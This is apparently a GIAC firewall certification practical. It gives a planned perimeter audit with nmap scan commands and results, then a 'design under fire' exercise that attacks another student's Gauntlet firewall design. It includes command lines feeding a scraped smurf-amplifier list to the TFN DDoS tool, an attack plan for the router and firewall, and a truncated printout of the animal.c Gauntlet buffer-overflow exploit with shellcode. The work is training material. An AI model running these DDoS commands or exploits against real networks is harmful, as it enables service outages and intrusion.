The perimeter assessment should be conducted at a time when the failure of Internet service to GIAC Enterprises would cause the least bus iness impact. Since GIAC Enterprises conducts most of its business with domestic companies, 9:00pm Friday local time was determined to be the time which would be most appropriate, because utilisation is low between 9:00pm Friday - 7:00am Monday, during whi ch period the assessment can be implemented and it is likely that any systems failure could be rectified. As well as staff conducting the assessment, three network support engineers will be contactable by telephone and local enough to be capable of providing physical assistance if it is required. All GIAC Enterprises users will be notified in advance of the suspension of guaranteed Internet service during the assessment to ensure there are no important business functions occurring during this period. The a ssessment is estimated to take 7 hours at a contract market rate of £50 per hour, totalling £350.

The assessment will be conducted using a hardened Linux laptop running no network services (including inetd), which will have its disk reformatted after the test has been completed. This minimises the possibility of a compromise of the laptop during the assessment, which would invalidate the results of the assessment and pose a risk to GIAC Enterprises if reconnected to sensitive networks. Four similar Linux hosts will be connected to the networks attached to the firewall to provide targets for scans directed through the firewall. The use of these hosts will ensure that the data from the assessment is as a result of the firewall only, and not an interaction between firewall and upstream routers or services configured to only accept connections from certain hosts etc. These hosts will:

- Run no network services other than Portsentry (a program which detects and logs connections to specified ports) running on TCP p orts 22 (SSH), 25 (SMTP),

80 (HTTP), 443 (HTTPS), 995 (POP3S) and UDP ports 53 (DNS), 500 (ISAKMP) and 514 (syslog), which correspond to services which are permitted through the firewall in some direction.

- Use a firewall input rule to log and detect ESP scans reliably (`iptables -A INPUT -p 50 -j LOG`) since Portsentry cannot do this.

- Have their disks reformatted after the assessment has been completed, for the same reasons as for the laptop above.

- Have an IP host address of 240 on the subnet to which they are connected (i.e. 64.0.1.240, 64.0.2.240, 64.0.3.240 and 192.168.4.240) and have a default route of the local interface of the firewall.

For the purposes of this assessment, permitted services will be assumed to be functioning because any failure of service is highly likely to be communicated to GIAC Enterprises IT support group in a very short time. This allows the assessment to concentrate on testing for violations of security policy rather than testing for accordance with the security policy. Since configuration problems are likely to be subtle and exhaustive testing in the proposed timeframe would be impractical, the assessment will use protocols which are permitted by the firewall, although not necessarily permitted on the interface or address from/to which they are sent. In this way, the more subtle configuration errors are likely to become apparent, as well as any glaring errors. UDP protocols will be used only when necessary, since UDP scanning through the firewall is not possible due to the fact that the ICMP messages which would indicate a closed UDP port are not permitted.

Scanning of the firewall should take the following into consideration (return traffic is assumed to be implicitly accepted unless otherwise specified):

- Inbound protocols permitted on the router network interface are SMTP, HTTP, ISAKMP, HTTPS, DNS and ESP.
- Inbound protocols permitted on the Internet service network interface are DNS, SMTP and syslog.
- Inbound protocols permitted on the VPN service network interface are syslog, ISAKMP and ESP.
- Inbound protocols permitted on the Internet screened subnet interface of the firewall are FTP, SSH, SMTP, HTTP, HTTPS, POP3S and DNS.
- Outbound protocols permitted on the Internet service network interface of the firewall are SSH, SMTP, HTTP, HTTPS, POP3S and DNS.
- Outbound protocols permitted on the VPN service network interface of the firewall are SSH, ISAKMP and ESP.
- Outbound protocols permitted on the Internet screened subnet interface of the firewall are syslog only.

3.1.1 Firewall host assessment

Since this firewall runs from read -only media, a full host assessment including, for example, system binaries and configuration files etc., is considered unnecessary; it is impossible for unauthorised changes to be made to these files.

- If any later kernel revisions have appropriate updates to Netfilter, compile a new kernel for the firewall and add to firewall build.
- If SSH has a more recent version, apply new package to firewall build.
- If the firewall build has changed, create new bootable CD -ROM and reboot firewall.

Estimated time required: 3 hours UNIX system administration.
Estimated cost: £150
Note that only the reboot of the firewall with the new CD -ROM, which takes at most 10 minutes, must be carried out during the assessment period; the rest of the host assessment may be performed during normal business hours.

3.1.2 Router network assessment

- Connect laptop to router network (64.0.1.0/24), login as root and set IP address to 64.0.1.192 and default gateway to 64.0.1.2.

```
ifconfig eth0 64.0.1.192 255. 255.255.0
route –n | grep "^0.0.0.0" | cut –c16-32 | xargs –i route del
   default gw {}
route add default gw 64.0.1.2
```

- Portscan firewall interface 64.0.1.2 with Nmap using TCP and UDP scans. To increase the speed of the UDP scan, only ports contained in the Nmap services file are used.

```
nmap –sT –P0 –T Insane 64.0.1.2
nmap –sU –P0 –F –T Insane 64.0.1.2
```

- TCP scan hosts on Internet service network (64.0.2.0/24) on destination ports 22 (SSH), 25 (SMTP), 80 (HTTP), 443 (HTTPS), 995 (POP3S).

```
nmap –sT –P0 –T Insane –p 22,25,80,443,995 64.0.2.32 64.0.2.33
   64.0.2.34 64.0.2.64 64.0.2.65 64.0.2.128 64.0.2.240
```

- TCP scan hosts on VPN service network (64.0.3.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap –sT –P0 –T Insane –p 22,25,80,443,995 64.0.3.2 64 .0.3.128
   64.0.3.240
```

- TCP scan hosts on Internet screened subnet (192.168.4.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap –sT –P0 –T Insane –p 22,25,80,443,995 192.168.4.2
```

```
   192.168.4.32 192.168.4.128 192.168.4.240
```

- TCP scan SSH port of target hosts with source address spoofed to appear from the management network (192.168.32.0/24).

```
nmap -sT -P0 -T Insane -p 22 -S 192.168.32.10 64.0.2.240
   64.0.3.240 192.168.4.240
```

- ESP scan target hosts.

```
nmap -sO -P0 -T Insane -p 50 64.0.2.240 64.0.3.240
   192.168.4.240
```

Estimated time required: 1 hour
Estimated cost: £50

3.1.3 Internet service network assessment

- Connect laptop to Internet service network (64.0.2.0/24), login as root and set IP address to 64.0.2.192 and default gateway to 64.0.2.1.

```
ifconfig eth0 64.0.2.192 255.255.255.0
route -n | grep "^0.0.0.0" | cut -c16-32 | xargs -i route del
   default gw {}
route add default gw 64.0.2.1
```

- Portscan firewall interface 64.0.2.1 with Nmap using TCP and UDP scans. To increase the speed of the UDP scan, only ports contained in the Nmap services file are used.

```
nmap -sT -P0 -T Insane 64.0.2.1
nmap -sU -P0 -F -T Insane 64.0.2.1
```

- TCP scan hosts on router service network (64.0.1.0/24) on destination ports 22 (SSH), 25 (SMTP), 80 (HTTP), 443 (HTTPS), 995 (POP3S).

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.1.1 64.0.1.240
```

- TCP scan hosts on VPN service network (64.0.3.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.3.2 64.0.3.128
   64.0.3.240
```

- TCP scan hosts on Internet screened subnet (192.168.4.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 192.168.4.32
   192.168.4.128 192.168.4.240
```

- TCP scan SSH port of target hosts with source address spoofed to appear from the management network (192.168.32.0/24).

```
nmap -sT -P0 -p 22 -S 192.168.32.10 64.0.1.240 64.0.3.240
   192.168.4.240
```

- ESP scan target hosts.

```
nmap -sO -P0 -T Insane -p 50 64.0.1.240 64.0.3.240
   192.168.4.240
```

Estimated time required: 1 hour
Estimated cost: £50

3.1.4 VPN service network assessment

- Connect laptop to VPN service network (64.0.3.0/24), login as root and set IP address to 64.0.3.192 and default gateway to 64.0.3.1.

```
ifconfig eth0 64.0.3.192 255.255.255.0
route -n | grep "^0.0.0.0" | cut -c16-32 | xargs -i route del
   default gw {}
route add default gw 64.0.3.1
```

- Portscan firewall interface 64.0.3.1 with Nmap using TCP and UDP scans. To increase the speed of the UDP scan, only ports contained in the Nmap services file are used.

```
nmap -sT -P0 -T Insane 64.0.3.1
nmap -sU -P0 -F -T Insane 64.0.3.1
```

- TCP scan hosts on router service network (64.0.1.0/24) on destination ports 22 (SSH), 25 (SMTP), 80 (HTTP), 443 (HTTPS), 995 (POP3S).

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.1.1 64.0.1.240
```

- TCP scan hosts on Internet service network (64.0.2.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.2.32 64.0.2.33
   64.0.2.34 64.0.2.64 64.0.2.65 64.0.2.128 64.0.2.240
```

- TCP scan hosts on Internet screened s ubnet (192.168.4.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 192.168.4.32
   192.168.4.128 192.168.4.240
```

- TCP scan SSH port of target hosts with source address spoofed to appear from the management network (192.168.32.0/24).

```
nmap -sT -P0 -p 22 -S 192.168.32.10 64.0.1.240 64.0.2.240
   192.168.4.240
```

- ESP scan target hosts.

```
nmap -sO -P0 -T Insane -p 50 64.0.1.240 64.0.2.240
   192.168.4.240
```

Estimated time required: 1 hour
Estimated cost: £50

3.1.5 Internet screened subnet assessment

- Connect laptop to Internet screened subnet (192.168.4.0/24), login as root and set IP address to 192.168.4.192 and default gateway to 192.168.4.1.

```
ifconfig eth0 192.168.4.192 255.255.255.0
route -n | grep "^0.0.0.0" | cut -c16-32 | xargs -i route del
   default gw {}
route add default gw 192.168.4.1
```

- Portscan firewall interface 192.168.4.1 with Nmap using TCP and UDP scans. To increase the speed of the UDP scan, only ports contained in the Nmap services file are used.

```
nmap -sT -P0 -T Insane 192.168.4.1
nmap -sU -P0 -F -T Insane 192.168.4.1
```

- TCP scan hosts on router service network (64.0.2.0/24) on destination ports 22 (SSH), 25 (SMTP), 80 (HTTP), 443 (HTTPS), 995 (POP3S).

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.1.1 64.0.1.24 0
```

- TCP scan hosts on Internet service network (64.0.3.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.2.32 64.0.2.33
   64.0.2.34 64.0.2.64 64.0.2.65 64.0.2.128 64.0.2.240
```

- TCP scan hosts on VPN service network (64.0.3.0/24) on destination ports 22, 25, 80, 443, 995 as above.

```
nmap -sT -P0 -T Insane -p 22,25,80,443,995 64.0.3.2 64.0.3.128
   64.0.3.240
```

- TCP scan SSH port of target hosts with source address spoofed to appear from the management network (192.168.32.0/24).

```
nmap -sT -P0 -p 22 -S 192.168.32.10 64.0.1.240 64.0.2.240
   64.0.3.240
```

- ESP scan target hosts.

```
nmap -sO -P0 -T Insane -p 50 64.0.1.240 64.0.2.240 64.0.3.240
```

Estimated time required: 1 hour
Estimated cost: £50

3.2 Assessment Implementation

3.2.1 Firewall host assessment

- Compare latest kernel available at http://www.kernel.org/pub/linux/kernel/v2.4 with the version running on the firewall. If there is no later kernel, no further analysis is required.

- Using a Debian GNU/Linux machine with a CD writer attached, download later kernel, copy over previous kernel configuration file (.config) and build a kernel package using the Debian make -kpkg tool.

- Mount old ISO9660 CD-ROM image for firewall and copy contents out into another directory.

- Copy Debian kernel package and chroot to the directory containing the extracted contents of the CD-ROM image.

- Apply Debian kernel package with the Debian dpkg tool.

- Update the Debian package cache with the "apt-get update" command.

- Download and install any later version of the OpenSSH package with the "apt-get install ssh" command.

- Delete any downloaded package files with the "apt-get clean" command.

- Exit from the chroot and make a new bootable ISO9660 CD-ROM image with the mkisofs tool.

- Write the CD-ROM image to a blank CD-R inserted in the CD writer with the cdrecord tool.

- Insert new CD-ROM image in the firewall, log in as root on the console and reboot.

3.2.2 Router network assessment

Scan of the firewall interface reported all TCP ports as filtered and all UDP ports as open.

Scan of Internet service network reported:

- Port 22 (SSH) as filtered on all hosts.
- Port 25 (SMTP) as open on 64.0.2.32 (mail server) and filtered on all other hosts.
- Port 80 (HTTP) as open on 64.0.2.34 (public web server), 64.0.2.64 (supplier web server) and 64.0.2.65 (purchasing web server) and filtered on all other hosts.
- Port 443 (HTTPS) as open on 64.2.34 (public web server), 64.0.2.64 (supplier web server) and 64.0.2.65 (purc hasing web server) and filtered on all other hosts.
- Port 995 (POP3S) as filtered on all hosts.

Scan of VPN service network reported all ports as filtered on all hosts.

Scan of Internet screened subnet reported all ports as filtered on all hosts.

Spoofed scan of target hosts reported all ports as filtered on all hosts.

ESP scan of target hosts produced no log entries on the targets.

3.2.3 Internet service network assessment

Scan of the firewall interface reported all TCP ports as filtered and all UDP ports a s open.

Scan of router service network reported all ports as filtered on all hosts.

Scan of VPN service network reported all ports as filtered on all hosts.

Scan of Internet screened subnet reported all ports as filtered on all hosts.

Spoofed scan of t arget hosts reported all ports as filtered on all hosts.

ESP scan of target hosts produced no log entries on the targets.

3.2.4 VPN service network assessment

Scan of the firewall interface reported all TCP ports as filtered and all UDP ports as open.

Scan of router service network reported all ports as filtered on all hosts.

Scan of Internet service network reported:

- Port 22 (SSH) as filtered on all hosts.
- Port 25 (SMTP) as open on 64.0.2.32 (mail server) and filtered on all other hosts.
- Port 80 (HTTP) as open on 64.0.2.34 (public web server), 64.0.2.64 (supplier web server) and 64.0.2.65 (purchasing web server) and filtered on all other hosts.
- Port 443 (HTTPS) as open on 64.2.34 (public web server), 64.0.2.64 (supplier web server) and 64.0.2.65 (purchasing web server) and filtered on all other hosts.
- Port 995 (POP3S) as filtered on all hosts.

Scan of Internet screened subnet reported all ports as filtered on all hosts.

Spoofed scan of target hosts reported all ports as filtered on all hosts.

ESP scan of target hosts produced no log entries on the targets.

3.2.5 Internet screened subnet assessment

Scan of the firewall interface reported all TCP ports as filtered and all UDP ports as open.

Scan of router service network reported all ports as filtered on all hosts.

Scan of Internet service network reported:

- Port 22 (SSH) as filtered on all hosts.
- Port 25 (SMTP) as open on 64.0.2.32 (mail server) and filtered on all other hosts.
- Port 80 (HTTP) as open on 64.0.2.34 (public web server), 64.0.2.64 (supplier web server) and 64.0.2.65 (purchasing web server) and filtered on all other hosts.
- Port 443 (HTTPS) as open on 64.2.34 (public web server), 64.0.2.64 (supplier web server) and 64.0.2.65 (purchasing web server) and filtered on all other hosts.
- Port 995 (POP3S) as open on 64.0.2.32 (mail server) and filtered on all other hosts.

Scan of VPN service network reported all ports as filtered on all hosts.

Spoofed scan of target hosts reported all ports as filtered on all hosts.

ESP scan of target hosts produced no log entries on the targets.

3.3 Perimeter Analysis

The assessment of the firewall confirmed that all appropriate security policies were being met - UDP ports are reported as open in the absence of any error message indicating the contrary. However, a full asses sment of the perimeter would have included an assessment of each component of the architecture.

Aspects of the architecture which deserve further comment follow below.

3.3.1 Logging architecture

The fact that syslog connections are made from untrusted networks to trusted networks is slightly concerning. Better solutions may be:

- To modularise the logging function by having a logging server on each network. These servers would then have their logfiles collected by a machine on the management network in the same manner as for the IDS systems.

  Disadvantages:
  - The monitoring of individual servers will be slowed, which could be unacceptable in an e-commerce environment.
  - The addition of more logging servers provides more potential targets for an attacker.

  Advantage:
  - Connections are not initiated from an untrusted network to a trusted network.

- To use syslog proxy servers running on the Internet and remote access firewalls. These proxies would handle syslog messages at the application level and relay them to the syslog server on the management network.

  Disadvantages:
  - Proxying is more resource-intensive than packet filtering, placing greater load on the firewall.
  - A syslog proxy provides another component which may have a security weakness which could be exploited by an attacker.

  Advantage:
  - Mitigates protocol level attacks by handing the syslog protocol at the application level.

3.3.2 Mail architecture

The use of a single server to receive mail and store it for later retrieval by GIAC Enterprises users could pose a secur ity risk by providing a successful attacker with a

list of usernames and mail password hashes (which could be cracked at leisure) for GIAC employees. There are two approaches to the solution of this issue:

- SMTP mail relaying whereby the external mail serv er relays mail to an internal mail server, from which it is collected by the recipients.

  Disadvantages:
  - Connection initiated from untrusted network to trusted network.
  - Compromise of the external mail server may lead to compromise of the internal mail se rver, since maintaining cross -vendor reliability is expensive and difficult to support in a mail architecture.

  Advantages:
  - Standard, well -known behaviour.
  - Separates private POP3S service (including usernames and password hashes) from public SMTP servic e.

- Spooling of mail on the external server, from which it is regularly collected by an internal mail server using a secure protocol, for example, SSH.

  Disadvantages:
  - The regularity of the collection will determine the speed of e -mail delivery.

  Advantage:
  - No connection is made from an untrusted network to a trusted network.
  - Separates private POP3S service (including usernames and password hashes) from public SMTP service.

4 Assignment 4 – Design Under Fire

The purpose of this exercise is to hel p you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theor etical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perime ter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Note: this is the second time this assignment has been used. The first time, a number of students came up with magical "hand -waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.




Diagram 1 : Security Arcitecture

For this assignment, I have selected Eric Rupprecht's design (November 16, 2000).

"The security architecture will be implemented using a Cisco router as the bo rder router and a NAI Webshield 300 E -ppliance as the external firewall. The internal firewalls will also be NAI Webshield E -ppliances. The Webshield runs NAI's Gauntlet 5.5 Application Proxy firewall. The default policy for Gauntlet is to deny all. Services will need to be enabled to allow specific protocols through the firewall.... ...Cisco IOS 12.0 was used on the border router."

4.1 Firewall Attacks

Known vulnerabilities in version 5.5 of the Gauntlet firewall are below.

4.1.1 Remote buffer overflow in the i ntegrated Cyber Patrol software

This vulnerability only exists for 30 days after the firewall is installed, after which Cyber Patrol is disabled.
http://www.securityfocus.com/vdb/bottom .html?vid=1234

Although this vulnerability only exists for 30 days after installation, it may be possible to trick administrators into believing the firewall has been compromised and therefore requires re-installation, which would open the vulnerability again. This could be accomplished by exploiting the router using the IOS HTTP vulnerability below and reconfiguring it such that spoofed syslog messages could be sent to the logging server. With some imagination, it could be possible to cast doubt over the integrity of the firewall, which may be enough to make the system administrators wipe and re -install it.

This vulnerability gives the attacker complete root access to the firewall, effectively removing this layer of defence against the attacker and allow ing him to subvert it completely. Therefore, this is the more powerful of the two exploits here, albeit the more difficult to accomplish. The example exploit code for this vulnerability may be found in the appendix. The shellcode included with the exploit simply runs /bin/zz, although this could easily be modified to provide the attacker with full root shell access.

4.1.2 Remote buffer overflow in smap/smapd

This is a vulnerability in the smtp proxy servers used to handle e -mail. No exploit code is publicly ava ilable at present.
http://www.securityfocus.com/vdb/bottom.html?vid=3290

The buffer overflow vulnerability in the mail proxy the more exploitable of the two, since it is almost possibl e to anonymise the source of an e -mail based attack completely. Such an attack could probably take the form of a crafted e -mail which would be routed through a number of Mixmaster remailers thereby effectively concealling the source of the attack. Since th e exploit will run with the privileges of the mail daemon, it should be possible to intercept mail as it is cached before being relayed to mail servers. For an Internet based company, both functionality and confidentiality of e -mail is business critical; a competitor would find the complete e -mail traffic of GIAC Enterprises extremely useful.

4.2 Denial of Service Attacks

4.2.1 IOS HTTP vulnerability

Compromise of the router using this vulnerability will grant complete control of the device since commands are exec uted with the highest privilege level. This could cause a complete denial of Internet service requiring the router to be rebooted from the IOS image held in FLASH. Exploit code for this vulnerability can be found in the appendix.
http://www.cisco.com/warp/public/707/IOS -httplevel-pub.html

4.2.2 Smurf amplifier DDoS attack

A distributed denial of service attack (DDoS) from 50 compromised cable modem/DSL systems would give an effective at tack bandwidth of 12.5 Mbps. This is calculated at an average of 256 Kbps per compromised host ("zombie"). Since Eric has not indicated the bandwidth of the links used in his design, it is impossible to determine whether or not the design could tolerate a sustained 12.5 Mbps attack and still permit the victim to carry out their normal business. However, it is likely that the minimum impact would be noticeable degradation of the victim's Internet service.

A more devastating attack using the 50 compromised s ystems would be to employ "smurf amplifiers". These are misconfigured networks which respond to broadcast ICMP packets, permitting an attacker to spoof a broadcast ICMP echo request which appears to come from their victim. When the misconfigured network re ceives this echo request, all hosts on the network reply to the source of the request, which has been spoofed to appear to be the victim, causing the victim to become flooded with echo replies.

There is a public listing of smurf ampliers at the address be low (602 at the time of writing). This could be used to extract the list of amplifiers and feed them through a DDoS attack tool such as TFN (Tribe Flood Network) as follows: (hosts.txt is assumed to contain the IP address of the zombie hosts, my.vi.ct.im i s the IP address of the victim)

```
# lynx –dump http://www.powertech.no/smurf/list.cgi | cut -f1
-d" " | tail +8 > smurf.txt
# xargs –i tfn –f hosts.txt –c7 my.vi.ct.im {} < smurf.txt
```

This will cause each of the 50 zombie hosts to generate around 2300 ICMP echo reply packets for each echo request they send, generating a total of 115,000 packets. TFN will continue flooding until instructed to stop, which could quickly saturate the victim's connection.

Note that TFN can also be used to send TCP SYN and UDP floods, but ICMP amplification attacks are much more devastating to service capacity, which is usually the objective of a DDoS attack.

Smurf Amplifier Listing:
http://www.powertech.no/smurf/list.cgi?format=dense

Mitigation of this attack is extremely difficult, since the bandwidth of the victim's Internet connection is being consumed before the packets reach the victim. Therefore any action taken by the victim to block the packets will have no effect on the bandwidth being consumed. However, there are two countermeasures against such an attack:

- Block smurf amplification networks at the upstream service provider.
  This will involve persuading the technical staff at the victim's ISP to simply block all ICMP packets from the networks listed at the URL above. These blocks should be updated regularly from the list.

- Increase peak available bandwidth with a "bandwidth-on-demand" arrangement with the victim's ISP. Such an agreement allows the capacity of the link to be dynamically upgraded (with attendant cost) as demand dictates. Although a DDoS may incur cost for the company, this is likely to be less than the cost of denial of Internet service to the business.

4.3 Internal System Compromise

The internal system I have selected to attack is the syslog server, since this appears to be the only source of auditing information besides the external IDS. The syslog server is protected by the border router and the external firewall, both of which could be vulnerable as described above.

Although technical vulnerabilities are useful, this author considers social engineering to be a much more powerful attack tool; if an attacker can persuade the IT support staff at the victim site to give out passwords or modify firewall rules, by pretending to be an engineer at their ISP for instance, it is much simpler and more effective than exploiting technical vulnerabilities.

Assuming the IT support staff at the victim site are alert and suspicious, a technical attack would be pursued. The attack chosen employs the first firewall vulnerability described above (remote buffer overflow in the integrated Cyber Patrol software) since this grants root access on the firewall, making further privilege escalation unnecessary.

The first stage of the attack would involve compromising the router in order to permit the attack against the firewall. The easiest way to accomplish this would be to run the exploit script in the appendix and point a web browser at http://<device_addres>/level/xx where xx is the exploitable level displayed by the script. Using the browser, it would then be possible to view and modify the

configuration of the router with full privileges. To leverage the attack on the firewall, a modification would have to be made to the ACL on the router's serial interface to permit traffic on TCP port 8999 on the firewall.

Once the router permits traffic on port 8999, the attack against the firewall itself could be launched. A modified version of animal.c in the appendix could replace the daemon which normally runs on port 8999 with a program which connects the client to a root shell. To have superuser access on the firewall and full network access to all systems protected by the it, an attacker could then simply telnet to port 8999 on the firewall. This level of access makes it easy to fill the disks of the syslog server with spurious messages, possibly causing it to crash or become unresponsive and making further analysis of the intrusion much more difficult.

5 References

Cisco Tech Note, "Improving Security on Cisco Routers".
http://www.cisco.com/warp/public/707/21.html

Phrack Magazine, Vol. 9, Issue 55, "Building Ba stion Routers using Cisco IOS".
http://www.insecure.org/news/P55 -10.txt

Jay Beale, "Using Linux 2.4 Firewalling - Building a Firewall with Netfilter".
http://www.securityportal.com/articles/netfilter20010219.html

Brendan Conoboy and Erik Fichtner, “IP Filter Based Firewalls HOWTO”.
http://www.obfuscation.org/ip f/ipf-howto.html

Ross Anderson, *Security Engineering*, New York: John Wiley & Sons, Inc. (2001), ISBN 0-471-38922-6.

6 Appendices

6.1 Netfilter iptables syntax

```
Usage: iptables -[ADC] chain rule-specification [options]
       iptables -[RI] chain rulenum rule-specification [options]
       iptables -D chain rulenum [options]
       iptables -[LFZ] [chain] [options]
       iptables -[NX] chain
       iptables -E old-chain-name new-chain-name
       iptables -P chain target [options]
       iptables -h (print this help information)

Commands:
Either long or short options are allowed.
  --append  -A chain             Append to chain
  --delete  -D chain             Delete matching rule from chain
  --delete  -D chain rulenum
                                 Delete r ule rulenum (1 = first) from chain
  --insert  -I chain [rulenum]   Insert in chain as rulenum
                                 (default 1=first)
  --replace -R chain rulenum     Replace rule rulenum (1 = first) in chain
  --list    -L [chain]           L ist the rules in a chain or all chains
  --flush   -F [chain]           Delete all rules in  chain or all chains
  --zero    -Z [chain]           Zero counters in chain or all chains
  --check   -C chain             Test this packet on chain
  --new     -N chain             Create a new user -defined chain
  --delete-chain
            -X [chain]           Delete a user -defined chain
  --policy  -P chain target      Change policy on chain to target
  --rename-chain
            -E old-chain new-chain
                                 Change chain name, (moving any references)
Options:
  --proto        -p [!] proto     protocol: by number or name, eg. `tcp'
  --source       -s [!] address[/mask]
                                 source specification
  --destinatio n -d [!] address[/mask]
                                 destination specification
  --in-interface -i [!] input name[+]
                                 network interface name ([+] for wildcard)
  --jump         -j target
                                  target for rule (may load target
extension)
  --match        -m match
                                 extended match (may load extension)
  --numeric      -n               numeric output of addresses and ports
  --out-interface -o [!] output name[+]
                                 network interface name ([+] for wildcard)
  --table        -t table        table to manipulate (default: `filter')
  --verbose      -v              verbose mode
  --line-numbers                 print line numbers when listing
  --exact        -x              expand numbers (display exact values)
[!] --fragment   -f              match second or further fragments only
  --modprobe=<command>           try to insert modules using this command
  --set-counters PKTS BYTES      set the c ounter during insert/append
[!] --version    -V               print package version.
```

6.2 Ipf.conf syntax

For the full syntax for the ipf.conf file, the reader is directed to the ipf(5) man page, available at:

http://www.openbsd.org/cgi -bin/man.cgi?query=ipf &sektion=5

6.3 Gauntlet Firewall Exploit Code (animal.c)

```
/*
*                  Animal.c
*
*
* Remote Gauntlet BSDI proof of concept exploit.
* Garrison technologies may have found it, but I am the
* one who released it.  ;) I do not have a Sparc or I would
* write up the Solaris one too.  If you have one, please
* make the changes needed and post it.  Thanks.
*
* Script kiddies can go away, this will only execute a file
* named /bin/zz on the remote firewall.  To test this code,
* make a file named /bin/zz an d chmod it to 700.
* I suggest for the test you just have the zz file make a note
* in syslog or whatever makes you happy.
*
* This code is intened for proof of concept only.
*
*
* _Gramble_
*                                                Hey BuBBles
*
*To use:
*      # Animal | nc <address> 8999
*/

#include <stdio.h>

char data[364];

main() {
        int i;
char shelloutput[80];

/* just borrowed this execute code from another exploit */

unsigned char shell[] =
        "\x90"
"\xeb\x1f\x5e\x31\xc0\x89\x46\xf5\x88\x46\xfa\x89\x46\x0c\x89\x76"
